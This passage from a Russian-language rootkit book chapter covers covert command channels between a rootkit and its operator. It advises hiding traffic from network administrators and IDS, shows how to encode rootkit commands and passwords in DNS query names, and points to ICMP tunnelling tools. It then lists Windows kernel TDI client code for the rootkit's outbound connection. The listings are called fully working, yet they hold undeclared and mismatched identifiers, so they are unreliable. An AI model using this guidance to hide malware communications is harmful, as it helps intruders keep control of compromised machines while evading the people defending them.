Но вы должны помнить, что некоторые интеллектуальные брандмауэры (или сетевые IDS) анализируют не только заголовки пакета (порт, адреса получателя и отправителя), но и содержимое пакета. В этом случае предпочтительнее использовать SSL (порт 443) – тогда ваши данные уже точно никто не прочитает. Хотя и тут есть исключение. Существуют решения, позволяющие расшифровывать SSL-сессии, например Ettercap (<http://ettercap.sourceforge.net>), но они редко используются как администраторами, так и IDS.

Мы подходим к главному: как спрятать нашу коммуникацию, если она проходит по официальному каналу? Здесь нам поможет стеганография, то есть такая разновидность шифрования, которая прячет не только содержание сообщения, но и сам факт его передачи. Например, вы можете спрятать текстовое сообщение в другом текстовом файле, закодировав его разной длиной пробелов. Все, что требуется для создания стеганограммы, – это найти подходящий носитель сообщения (файл-контейнер), «внешний вид» которого после внедрения сообщения практически не изменится.

Чаще других контейнерами служат графические файлы. Представьте себе одноцветную картинку: один байт на пиксель. Если изменить восьмой, самый незначащий, бит этого байта, то яркость пикселя изменится так мало, что невооруженным глазом пользователь никаких изменений не заметит. А ведь графические файлы и предназначены для рассматривания невооруженным глазом! Более того, на размер файла эта манипуляция тоже не повлияет. То есть сообщение, представленное как цепочка битов, можно незаметно разместить в файле изображения, заменив им последние биты пикселов.

А в нашем случае роль контейнера сыграет официальный канал передачи данных.

Общие правила при передаче данных по секретным каналам следующие:

- *Учитывайте время суток и размер передаваемого трафика.* Предположим, что вам руткит закачивает нужные ему данные рано утром, скажем в 5 или 6 утра (или поздно вечером). В это время никто не работает, поэтому у системного администратора могут возникнуть подозрения – кто же инициировал такой поток трафика в такое время? У многих сетевых администраторов есть мониторы сети – программы, контролирующие потоки трафика. Устанавливаются они с целью учета, но в качестве бонуса могут помочь выявить руткит.
- *Никогда не отправляйте незашифрованные данные.* Представьте, что по сети будут передаваться команды **reboot** или **shutdown** в открытом виде. А после получения этих команд компьютер «почему-то» перезагружается. Разве не ясно, что на нем есть руткит? Сетевому администратору не понадобится много времени, чтобы определить это. Для передачи управляющих команд можно использовать систему кодирования, например, команда **A** означает перезагрузку, а команда **GR** – завершение работы. Для передачи файлов нужно использовать какой-нибудь алгоритм шифрования.

10.1.3. СКРЫВАЕМ ДАННЫЕ В DNS-ЗАПРОСАХ

Для передачи небольшого объема данных (например, команд руткита) идеально подходят DNS-пакеты. Во-первых, если размер пакета не превышает 512 байт, используется протокол UDP, не требующий тройного рукопожатия. Во-вторых, для UDP-пакетов можно использовать спуфинг (spoofing) – подмену адреса. Поскольку UDP не требует тройного рукопожатия, использовать спуфинг для UDP-пакетов намного проще, чем для TCP. В-третьих, DNS-запросы без всяких пререканий пропускаются через

брандмауэр. Для нас особо важно последнее преимущество этого способа организации секретного канала.

А теперь внимательно прочитайте следующий текст:

До настоящего времени мы умели скрывать TCP-соединения с помощью перехвата IRP-пакетов (п. 6.4). Если в системе жертвы установлена только локальная IDS, то соединение можно считать спрятанным надежно. Но от сетевой IDS или правильно настроенного брандмауэра эта технология не спасет. Именно для обхода сетевой IDS служит технология секретных каналов, которую мы рассматриваем в этом разделе.

Секретные каналы были впервые использованы в военных распределенных системах для передачи секретных сообщений.

Казалось бы, совершенно невинный текст, однако в нем спрятано секретное слово. Какое? Следите за руками:

До настоящего...

Если...

Но...

Именно...

Секретные...

Сообщение образуют первые буквы каждого предложения. Точно так же можно использовать DNS-запросы (рис. 10.2).

Допустим, нам нужно передать строку 'den' – в нашем примере она служит паролем для доступа к руткиту. Мы передаем три DNS-запроса на разрешение различных доменных имен, например dkws.narod.ru, electronic.google.com и nit.com.ru. Наше сообщение закодировано в первых буквах переданных доменных имен.

Как видите, все просто. Поскольку запросы будем передавать мы, не нужно заботиться о существовании таких имен. Просто создайте массив из 26 доменных имен, по одному имени на букву, и комбинируйте сообщения с помощью этого массива. Конечно, чтобы остаться незамеченными, нужно заполнить массив строками, похожими на доменные имена – не abracadabra, а хотя бы abra.cadabra.com.

Конечно, стеганография подходит для передачи небольших текстов – например, команд управления рутkitом. Скачиваемый файл лучше внедрять в кодированные SSL-сессии.

Кроме DNS для организации секретных каналов часто используются ICMP-пакеты. Вот только несколько источников, которые дадут вам ключ к дальнейшему размышлению.

- Программа **Echoart** (<http://mirror1.internap.com/echoart>) отвечает на эхо-запросы или игнорирует их согласно заданной последовательности единиц и нулей. Отправитель эхо-запросов может, следя за судьбой пакетов, вычислить эту последовательность.
- Программа **Loki2** (<http://www.phrack.org/phrack/51/P51-06>) упаковывает команды командного интерпретатора в неиспользуемые поля пакетов ICMP_ECHO и ICMP_ECHOREPLY.
- Статья <http://eeye.com/~data/publish/whitepapers/research/OT20050205.FILE.pdf> показывает, как вмешаться в работу драйвера TCPIP.SYS, подменив обработчик пакетов ICMP так, чтобы с каждым эхо-запросом посыпало содержимое буфера клавиатуры.




Рис. 10.2. Стеганография в DNS-запросах

10.2. ПЕРЕХОДИМ НА УРОВЕНЬ ЯДРА. ИНТЕРФЕЙС TDI

На уровне ядра вам доступны два основных интерфейса:

- TDI (Transfer Device Interface) – интерфейс транспортного устройства;
- NDIS (Network Driver Interface Specification) – интерфейс сетевого драйвера.

У TDI есть одно неоспоримое преимущество: этот интерфейс использует существующий стек TCP/IP и вам не придется изобретать велосипед заново, разрабатывая собственный стек протоколов.

С другой стороны, обойти локальную IDS можно только с NDIS, позволяющим читать и записывать «сырые» (никем до этого не обработанные) пакеты. Но в случае с NDIS вам нужно потратить определенное время, чтобы написать собственный стек TCP/IP.

Общая архитектура TDI/NDIS выглядит так.




Рис. 10.3. Архитектура TDI/NDIS

TDI – это интерфейс, позволяющий работать с TDI-совместимым драйвером. Нужно сразу отметить, что хорошей документации по TDI мало, на русском языке ее вообще почти нет. Поэтому очень внимательно читайте комментарии ко всему коду, который мы с вами напишем в этом разделе.

Мы собираемся написать TDI-клиент, то есть драйвер, который будет подключаться к удаленному серверу (неважно какому: Web или FTP), используя интерфейс TDI. Сейчас мы с вами разработаем набор функций, которые вы сможете использовать в своих TDI-проектах. Зачем платить деньги за коммерческие библиотеки, если мы можем написать свою собственную?

10.2.1. ДЕСКРИПТОР ТРАНСПОРТНОГО АДРЕСА

Первым делом клиент должен открыть дескриптор транспортного адреса. Под транспортным адресом подразумевается IP-адрес локальной машины (не удаленной!). Чтобы упростить задачу, мы можем позволить системе самостоятельно установить адрес – для этого нужно просто указать адрес 0.0.0.0.

Объект локального адреса – это файл, который мы открываем вызовом функции `ZwCreateFile`. При создании объекта локального адреса нужно будет указать также его расширенные атрибуты, которые будут переданы драйверу через `IRP_MJ_CREATE`.

Расширенные атрибуты хранятся в структуре `FILE_FULL_EA_INFORMATION`:

```
typedef struct _FILE_FULL_EA_INFORMATION
{
    ULONG NextEntryOffset;
    UCHAR Flags;
    UCHAR EaNameLength;
    USHORT EaName[1];
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

Поскольку нашей задачей является только создание клиентского соединения, мы можем не указывать локальный порт (порт = 0). Удаленный нам, конечно же, нужно будет указать, но не сейчас.

Лучше один раз увидеть код, чем сто раз прочитать теорию, поэтому давайте сразу рассмотрим функцию, создающую объект локального адреса (листинг 10.1). Внимательно читайте комментарии – это будет вместо теории.

Листинг 10.1. Открытие дескриптора транспортного адреса

```
#include "TDI.h"
...
NTSTATUS OpenTransportAddress(PHANDLE pTdiHandle,
    PFILE_OBJECT *pFileObject)
```

```
{  
NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;  
// имя TDI-драйвера  
UNICODE_STRING TdiDriverName;  
// расширенные атрибуты объекта локального адреса  
OBJECT_ATTRIBUTES EA;  
IO_STATUS_BLOCK IoStatus;  
// блок данных  
char DataBlob[ sizeof(FILE_FULL_EA_INFORMATION) +  
    TDI_TRANSPORT_ADDRESS_LENGTH + 300] = {0};  
// информация о расширенных атрибутах  
PFILE_FULL_EA_INFORMATION pEAInfo =  
    (PFILE_FULL_EA_INFORMATION)&DataBlob;  
UINT EASize = 0; // размер EA  
PTRANSPORT_ADDRESS pTA = NULL; // транспортный адрес  
/*  
Структура TA_TRANSPORT_ADDRESS должна содержать хотя бы одну структуру  
TDI_ADDRESS_IP (несколько - если у локальной машины несколько  
интерфейсов и, следовательно, несколько IP-адресов). Структуру TDI_  
ADDRESS_IP можно понимать как аналог структуры sockaddr_in, которая  
используется на пользовательском уровне.  
*/  
PTDI_ADDRESS_IP pTdiIp = NULL; // IP-адрес  
RtlInitUnicodeString(&TdiDriverName, L"\Device\Tcp");  
// инициализируем атрибуты объекта  
/*  
OBJ_CASE_INSENSITIVE - нечувствительность к регистру символов  
строки, заданной вторым параметром;  
OBJ_KERNEL_HANDLE - дескриптор должен быть доступен только в режиме  
ядра  
*/  
InitializeObjectAttributes(&EA, &TdiDriverName,  
    OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);  
/* После этого нам нужно инициализировать структуру расширенных  
атрибутов  
EaName      = TdiTransportAddress, 0, TRANSPORT_ADDRESS  
EaNameLength = длина TdiTransportAddress  
EaValueLength = длина TRANSPORT_ADDRESS  
*/  
RtlCopyMemory(&pEAInfo->EaName, TdiTransportAddress,  
    TDI_TRANSPORT_ADDRESS_LENGTH);  
pEAInfo->EaNameLength = TDI_TRANSPORT_ADDRESS_LENGTH;  
pEAInfo->EaValueLength = TDI_TRANSPORT_ADDRESS_LENGTH +  
    sizeof(TRANSPORT_ADDRESS) + sizeof(TDI_ADDRESS_IP);  
pTA = (PTRANSPORT_ADDRESS)(&pEAInfo->EaName +  
    TDI_TRANSPORT_ADDRESS_LENGTH + 1);  
/*  
Количество адресов
```

```
 */
pTA->TAAddressCount = 1;
/*
Заполняем транспортный адрес (TA):
    AddressType = тип адреса
    AddressLength = длина адреса
    Address = структура данных, соответствующая типу адреса
*/
pTA->Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
pTA->Address[0].AddressLength = sizeof(TDI_ADDRESS_IP);
pTdiIp = (TDI_ADDRESS_IP *) &pTA->Address[0].Address;
/* Структура TDI_ADDRESS_IP подобна структуре сокета на
пользовательском уровне:
    sin_port
    sin_zero
    in_addr

Помните: это локальный адрес машины. Поэтому проще всего указать
0.0.0.0, чтобы система сама установила правильный адрес. То же
самое касается и порта - если вы укажете 0, то система сама выберет
свободный порт. Конечно, если на машине есть несколько сетевых
интерфейсов (у каждого интерфейса будет свой IP-адрес), то в этом
случае нужно указать IP-адрес вручную.
Мы же просто обнулим значения ее членов:
*/
RtlZeroMemory(pTdiIp, sizeof(TDI_ADDRESS_IP));
EASize = sizeof(DataBlob);
// создаем файл для объекта локального адреса
s = ZwCreateFile(pTdiHandle, FILE_READ_EA | FILE_WRITE_EA,
    &EA, &IoStatus, NULL, FILE_ATTRIBUTE_NORMAL, 0,
    FILE_OPEN_IF, 0,
    pEAInfo, EASize);
if(NT_SUCCESS(s))
{
    // создаем объект локального адреса
    s = ObReferenceObjectByHandle(*pTdiHandle,
        GENERIC_READ | GENERIC_WRITE,
        NULL,
        KernelMode,
        (PVOID *)pFileObject, NULL);
    if(!NT_SUCCESS(s))
    {
        ZwClose(*pTdiHandle);
    }
}
return s;
}
```

Думаю, вам все должно быть понятно. Код функции стопроцентно работоспособен. Если вас интересуют допустимые значения каких-то определенных параметров той или иной функции, вы сможете найти их описание в документации MSDN, которая поставляется вместе с вашим DDK. Если же у вас нет в данный момент под рукой этой информации, загляните на сайт msdn.microsoft.com.

10.2.2. Открытие контекста соединения

Следующим шагом после создания дескриптора транспортного адреса должно стать создание контекста соединения. Это всего лишь дескриптор соединения, который вы будете указывать в различных операциях при работе с *этим* соединением. У каждого соединения свой дескриптор, то есть контекст.

Для создания контекста соединения мы также будем использовать системный вызов `ZwCreateFile`, причем для того же устройства `\Device\Tcp`. Тут нет ничего страшного – разрешается создавать до трех дескрипторов для одного и того же устройства. Мы уже создали транспортный дескриптор, сейчас создадим дескриптор контекста, а чуть позже – дескриптор управления.

Но как система различает эти три дескриптора? Ведь все они относятся к одному и тому же устройству. А секрет вот в чем: для каждого дескриптора мы будем использовать разные расширенные атрибуты (EA). Если драйвер не указывает расширенных атрибутов вообще, то создается дескриптор по умолчанию, которым является дескриптор управления. Этот подход описан в MSDN.

Рассмотрим функцию `OpenConnection` (листинг 10.2), создающую контекст соединения, то есть фактически открывающую соединение. Указатель `CONNECTION_CONTEXT` – это всего лишь указатель на пользовательскую структуру данных.

Листинг 10.2. Открытие контекста соединения

```
NTSTATUS OpenConnection(PHANDLE pTdiHandle,
                      PFILE_OBJECT *pFileObject)
{
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    OBJECT_ATTRIBUTES EA;
    IO_STATUS_BLOCK IoStatus;
    UNICODE_STRING TdiDriverName;
    char DataBlob[sizeof(FILE_FULL_EA_INFORMATION) +
```

```
        TDI_CONNECTION_CONTEXT_LENGTH + 300] = {0};
        PFILE_FULL_EA_INFORMATION pEAInfo = (PFILE_FULL_EA_
INFORMATION)&DataBlob;
        UINT EASize = 0;
        RtlInitUnicodeString(&susTdiDriverNameString, L"\Device\Tcp");
        // Инициализируем структуру OBJECT_ATTRIBUTES
        InitializeObjectAttributes(&EA, &TdiDriverName,
            OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);
        /* После этого мы должны заполнить структуру pEAInfo так:
           EaName = TdiConnectionContext, 0, Пользовательские данные
           (указатель)
           EaNameLength = Длина TdiConnectionContext
           EaValueLength = общая длина
        */
        RtlCopyMemory(&pEAInfo->EaName, TdiConnectionContext,
            TDI_CONNECTION_CONTEXT_LENGTH);
        pEAInfo->EaNameLength = TDI_CONNECTION_CONTEXT_LENGTH;
        pEAInfo->EaValueLength = TDI_CONNECTION_CONTEXT_LENGTH;
        EASize = sizeof(DataBlob);
        s = ZwCreateFile(pTdiHandle, FILE_READ_EA | FILE_WRITE_EA, &EA,
            &IoStatus, NULL, FILE_ATTRIBUTE_NORMAL, 0, FILE_OPEN_IF, 0,
            pEAInfo, EASize);
        if(NT_SUCCESS(s))
        {
            s = ObReferenceObjectByHandle(*pTdiHandle,
                GENERIC_READ | GENERIC_WRITE,
                NULL, KernelMode, (PVOID *)pFileObject, NULL);
            if(!NT_SUCCESS(s))
            {
                ZwClose(*pTdiHandle);
            }
        }
        return s;
    }
```

10.2.3. Связываем транспортный адрес и контекст соединения

Для того, чтобы можно было использовать соединение, нужно связать воедино дескриптор транспортного адреса и контекст соединения. Этот шаг нужно выполнить сразу же после успешного создания обоих дескрипторов.

Для связывания дескрипторов требуется обратиться к нижележащему драйверу – драйверу TDI. Связь между двумя драйверами, как обычно, осуществляется через IOCTL. Данная процедура вам знакома, поэтому не будем на ней останавливаться. Вкратце скажу лишь, что нам нужно выделить пакет IRP, заполнить его необходимыми параметрами и отправить его устройству. Все эти действия выполняет наша функция Link (листинг 10.3),

принимающая два параметра – дескриптор транспортного адреса и контекст соединения.

Листинг 10.3. Связывание транспортного адреса с контекстом соединения

```
NTSTATUS Link(HANDLE hTA, PFILE_OBJECT Connection)
{
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    PIRP pIrp;
    PDEVICE_OBJECT pTdiDevice;
    TDI_COMPLETION_CONTEXT CompContext;
    IO_STATUS_BLOCK IoStatus = {0};
    // инициализируем событие уведомления
    KeInitializeEvent(&CompContext.kCompleteEvent, NotificationEvent,
        FALSE);
    // получаем объект устройства TDI
    pTdiDevice = IoGetRelatedDeviceObject(Connection);
    /* Формируем IRP. Для этого TDI предоставляет несколько макросов
    и функций,
    позволяющих быстро создать IRP, подходящие для нашей задачи.
    Подробное описание этих макросов вы найдете по адресу
    http://msdn.microsoft.com/library/en-us/network/hh/network/
    34bidmac_f430860a-9ae2-4379-bffc-6b0a81092e7c.xml.
    asp?frame=true
    */
    pIrp = TdiBuildInternalDeviceControlIrp(TDI_ASSOCIATE_ADDRESS,
        pTdiDevice, Connection, &CompContext.kCompleteEvent,
        &IoStatus);
    if(pIrp)
    {
        // Добавляем параметры в IRP
        TdiBuildAssociateAddress(pIrp, pTdiDevice,
            Connection, NULL, NULL, hTA);
        ASSERT ( KeGetCurrentIrql() <= DISPATCH_LEVEL );
        s = IoCallDriver(pTdiDevice, pIrp);

        /* Если возвращенный статус - STATUS_PENDING, то IRP не было
        обработано и драйвер поставил его в очередь IRP для дальнейшей
        обработки. Мы будем ждать, пока драйвер не обработает наш IRP
        Для этого мы устанавливаем событие завершения - kCompleteEvent
        Событие произойдет, когда обработка нашего IRP будет завершена
        */
        if(s == STATUS_PENDING)
        {
            KeWaitForSingleObject(&CompContext.kCompleteEvent,
                Executive, KernelMode, FALSE, NULL);
            s = IoStatusBlock.Status;
        }
    }
}
```

```

        }
    }
    return s;
}

```

10.2.4. Соединяемся

Мы вплотную подошли к долгожданному моменту соединения с удаленным сервером. Думаю, до этого момента вы уже прочувствовали всю сложность работы с сетью на уровне ядра. Надеетесь, что мы сейчас вызовем функцию-аналог `connect`, как на пользовательском уровне, и все? Не тут-то было. Да, функция будет одна, но ее напишем мы сами. После этого вы сможете пользоваться ею, указав контекст соединения, IP-адрес сервера и порт сервера. Напомню, что преобразовать строку, содержащую IP-адрес, в необходимое функции значение можно с помощью функции `inet_addr(IP_Address_String)`.

Листинг 10.4. Установка соединения

```

NTSTATUS Tdi_Connect(PFILE_OBJECT Connection, UINT Address, USHORT
Port)
{
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    IO_STATUS_BLOCK IoStatus = {0};
    PDEVICE_OBJECT pTdiDevice;
    PIRP pIrp;
    // RTCI - Return Connection Information
    TDI_CONNECTION_INFORMATION RTCI = {0};
    // RCI - Request Connection Information
    TDI_CONNECTION_INFORMATION RCI = {0};
    UINT Seconds = 60*3;           // количество секунд
    LARGE_INTEGER TimeOut = {0};     // таймаут
    char cBuffer[256] = {0};
    PTDI_ADDRESS_IP pTdiIp;          // IP-адрес
    TDI_COMPLETION_CONTEXT CompContext;
    PTRANSPORT_ADDRESS pTA = (PTRANSPORT_ADDRESS)&cBuffer;
    KeInitializeEvent(&CompContext.kCompleteEvent, NotificationEvent,
FALSE);
    pTdiDevice = IoGetRelatedDeviceObject(oConnection);
    /* Описание следующей функции вы найдете по адресу:
       http://msdn.microsoft.com/library/en-us/network/hh/network/
       34bldmac_f430860a-9ae2-4379-bfffc-6b0a81092e7c.xml.
asp?frame=true
 */
    pIrp = TdiBuildInternalDeviceControlIrp(TDI_CONNECT,
pTdiDevice,

```

Глава 10. Руткит переписывается с хозяином

```
Connection, &CompContext.kCompleteEvent, &IoStatus);
if(pIrp)
{
    // Устанавливаем значения таймаута
    TimeOut.QuadPart = 10000000L;
    TimeOut.QuadPart *= Seconds;
    TimeOut.QuadPart = -(TimeOut.QuadPart);
    /* Инициализируем RequestConnectionInfo: задаем адрес
       УДАЛЕННОГО компьютера */
    RCI.RemoteAddress = (PVOID)pTA;
    RCI.RemoteAddressLength=sizeof(PTRANSPORT_ADDRESS) +
                           sizeof(TDI_ADDRESS_IP);
    // Количество транспортных адресов - 1
    pTA->TAAccountCount = 1;
    /*
        Заполняем транспортный адрес
        AddressType      = тип адреса
        AddressLength   = длина
        Address         = структура, выбираемая в зависимости от
                           типа адреса.
    */
    pTA->Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
    pTA->Address[0].AddressLength = sizeof(TDI_ADDRESS_IP);
    pTdiIp = (TDI_ADDRESS_IP *)&pTA->Address[0].Address;
    /* Структура TDI_ADDRESS_IP подобна структуре sockaddr_in
       в пользовательском режиме:
           sin_port
           sin_zero
           in_addr
    Напомню, что перед вызовом этой функции вам нужно привести
    значения IP-адреса и порта в соответствие с сетевым
    порядком байтов с помощью функций inet_addr() и htons():
    Tdi_Connect(Connection, inet_addr("127.0.0.1"), htons(3474));
    или Tdi_Connect(Connection, INETADDR("127.0.0.1"), HTONS(3474));
    */
    pTAIp->sin_port = Port;
    pTAIp->in_addr = Address;
    TdiBuildConnect(pIrp, pTdiDevice, Connection, NULL, NULL,
                    &TimeOut, &RCI, &RTCI);
    s = IoCallDriver(pTdiDevice, pIrp);
    if(s == STATUS_PENDING)
    {
        KeWaitForSingleObject(&CompContext.kCompleteEvent,
                             Executive, KernelMode, FALSE, NULL);
        s = IoStatusBlock.Status;
    }
}
return s;
}
```

10.2.5. Обмениваемся данными

Мы только что установили соединение. Но этого, сами понимаете, мало. Нам нужно еще произвести обмен данными с удаленным компьютером. Это будет, наверное, самая сложная задача.

Для отправки данных можно просто создать IOCTL TDI_SEND и передать его транспортному устройству. Рассмотрим реализующую это функцию (листинг 10.5).

Листинг 10.5. Отправка данных

```
NTSTATUS Tdi_Send(PFILE_OBJECT Connection, PVOID pData,
                   UINT SendLength, UINT *pDataSent)
{
    // Функции нужно передать: контекст соединения;
    // указатель на передаваемые данные (их структуру задаете вы
    // сами);
    // размер передаваемой структуры данных;
    // указатель на переменную, в который будет записано
    // количество фактически переданных данных
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    TDI_COMPLETION_CONTEXT CompContext;
    PIRP pIrp;
    PMDL pSendMdl;
    PDEVICE_OBJECT pTdiDevice;
    IO_STATUS_BLOCK IoStatusBlock = {0};
    KeInitializeEvent(&CompContext.kCompleteEvent,
                      NotificationEvent, FALSE);
    pTdiDevice = IoGetRelatedDeviceObject(Connection);
    *pDataSent = 0;
    // Вам нужен MDL для отправки данных
    pSendMdl = IoAllocateMdl((PCHAR)pData,
                            SendLength, FALSE, FALSE, NULL);
    if (pSendMdl)
    {
        __try {
            MmProbeAndLockPages(pSendMdl, KernelMode, IoModifyAccess);
        } __except (EXCEPTION_EXECUTE_HANDLER) {
            IoFreeMdl(pSendMdl);
            pSendMdl = NULL;
        };
        if (pSendMdl)
        {
            // Формируем IPR
            pIrp = TdiBuildInternalDeviceControlIrp(TDI_SEND,
```

```
pTdiDevice,
    Connection, &CompContext.kCompleteEvent, &IoStatus);
if(pIrp)
{
    // Заполняем параметры IRP

    TdiBuildSend(pIrp, pTdiDevice, Connection, NULL,
                  NULL, pSendMdl, 0, SendLength);
    s = IoCallDriver(pTdiDevice, pIrp);
    if(s == STATUS_PENDING)
    {
        KeWaitForSingleObject(&CompContext.kCompleteEvent,
                             Executive, KernelMode, FALSE, NULL);
    }
    s = IoStatus.Status;
    *pDataSent = (UINT)IoStatus.Information;
    // Освобождаем MDL
    if(pSendMdl)
    {
        MmUnlockPages(pSendMdl);
        IoFreeMdl(pSendMdl);
    }
}
return s;
}
```

Функцию Tdi_Receive, принимающую данные от транспортного устройства посредством IOCTL TDI_RECEIVE, напишите вы сами. Я только подскажу, как это нужно сделать. Вот ее прототип:

```
VOID Tdi_Receive(
    IN PIRP pIrp,
    IN PDEVICE_OBJECT pDevObj,
    IN PFILE_OBJECT pFileObj,
    IN PVOID CompRoutine,
    IN PVOID Contxt,
    IN PMDL MdlAddr,
    IN ULONG InFlags,
    IN ULONG ReceiveLen
);
```

Значение параметра pIrp ясно – это указатель на IRP TDI_RECEIVE. Следующий параметр pDevObj – это указатель на объект устройства (pTdiDevice из листингов 10.3 – 10.5).

Третий параметр – указатель на контекст соединения. Поскольку контекст соединения относится к файловым дескрипторам, то в документации MSDN он называется объектом файла, а сам контекст соединения (то есть дескриптор) – конечной точкой соединения (connection endpoint). Все это я вам говорю, чтобы вы не запутались, читая документацию MSDN.

Четвертый параметр `CompRoutine` – это завершающая процедура для Диспетчера ввода/вывода, вызываемая, когда Диспетчер завершит обработку IRP. Этот параметр можно установить в NULL.

Пятый параметр `Contxt` – это определенный пользователем контекст, передаваемый завершающей процедуре, указанной в предыдущем параметре. Если параметр `CompRoutine` равен NULL, то и этот параметр также равен NULL.

Следующий параметр – адрес MDL. В MDL должен находиться буфер, в который будет записана полученная информация. Параметр `InFlags` позволяет задать опции получения данных: в большинстве случаев подходит `TDI_RECEIVE_NORMAL`. Если же вам нужны особые параметры, прочитать о них вы сможете в документации MSDN.

Последний параметр – это длина буфера, в который будет записываться полученная информация.

10.2.6. ЗАВЕРШАЕМ СОЕДИНЕНИЕ И ОСВОБОЖДАЕМ РЕСУРСЫ

Для завершения текущего соединения служит вызов функции `Disconnect` (листинг 10.6), которой нужно передать только дескриптор соединения.

Листинг 10.6. ЗАВЕРШЕНИЕ СОЕДИНЕНИЯ

```
NTSTATUS Tdi_Disconnect(PFILE_OBJECT Connection)
{
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    PIRP pIrp;
    PDEVICE_OBJECT pTdiDevice;
    IO_STATUS_BLOCK IoStatus = {0};
    TDI_CONNECTION_INFORMATION RCI = {0};
    UINT NumberOfSeconds = 60*3;
    LARGE_INTEGER TimeOut = {0};
    TDI_COMPLETION_CONTEXT CompContext;
    KeInitializeEvent(&CompContext.kCompleteEvent,
                     NotificationEvent, FALSE);
    pTdiDevice = IoGetRelatedDeviceObject(Connection);
    pIrp = TdiBuildInternalDeviceControlIrp(TDI_DISCONNECT,
```

```

    pTdiDevice,
    Connection, &TdiCompletionContext.kCompleteEvent,
    &IoStatus);
if(pIrp)
{
    TimeOut.QuadPart = 10000000L;
    TimeOut.QuadPart *= NumberOfSeconds;
    TimeOut.QuadPart = -(TimeOut.QuadPart);
    TdiBuildDisconnect(pIrp, pTdiDevice, Connection, NULL, NULL,
    &TimeOut, TDI_DISCONNECT_ABORT, NULL, &RCI);
    s = IoCallDriver(pTdiDevice, pIrp);
    if(s == STATUS_PENDING)
    {
        KeWaitForSingleObject(&CompContext.kCompleteEvent,
        Executive, KernelMode, FALSE, NULL);
        s = IoStatusBlock.Status;
    }
}
return s;
}

```

После завершения соединения нужно не просто закрыть дескрипторы, но сначала деассоциировать их (разрушить связь между объектом транспортного адреса и контекстом соединения). Функция UnLink (листинг 10.7) выполняет действие, обратное действию функции Link (листинг 10.3).

Листинг 10.7. Отвязывание контекста соединения от транспортного адреса

```

NTSTATUS UnLink(PFILE_OBJECT Connection)
{
    PIRP pIrp;
    IO_STATUS_BLOCK IoStatus = {0};
    PDEVICE_OBJECT pTdiDevice;
    TDI_COMPLETION_CONTEXT CompContext;
    NTSTATUS s = STATUS_INSUFFICIENT_RESOURCES;
    KeInitializeEvent(&CompContext.kCompleteEvent,
    NotificationEvent, FALSE);
    pTdiDevice = IoGetRelatedDeviceObject(Connection);
    pIrp = TdiBuildInternalDeviceControlIrp
    (TDI_DISASSOCIATE_ADDRESS,
     pTdiDevice, Connection, &CompContext.kCompleteEvent,
    &IoStatus);
    if(pIrp)
    {
        TdiBuildDisassociateAddress(pIrp, pTdiDevice, Connection,
        NULL, NULL);
        s = IoCallDriver(pTdiDevice, pIrp);
    }
}

```

```

    if(s == STATUS_PENDING)
    {
        KeWaitForSingleObject(&CompContext.kCompleteEvent,
            Executive, KernelMode, FALSE, NULL);
        s = IoStatus.Status;
    }
}
return s;
}

```

Только после успешного вызова функции UnLink можно закрывать дескрипторы: дескриптор транспортного адреса и контекста соединения.

```

NTSTATUS CloseHandle(HANDLE hTA, PFILE_OBJECT Connection)
{
    ObDereferenceObject(hTA);
    ZwClose(Connection);

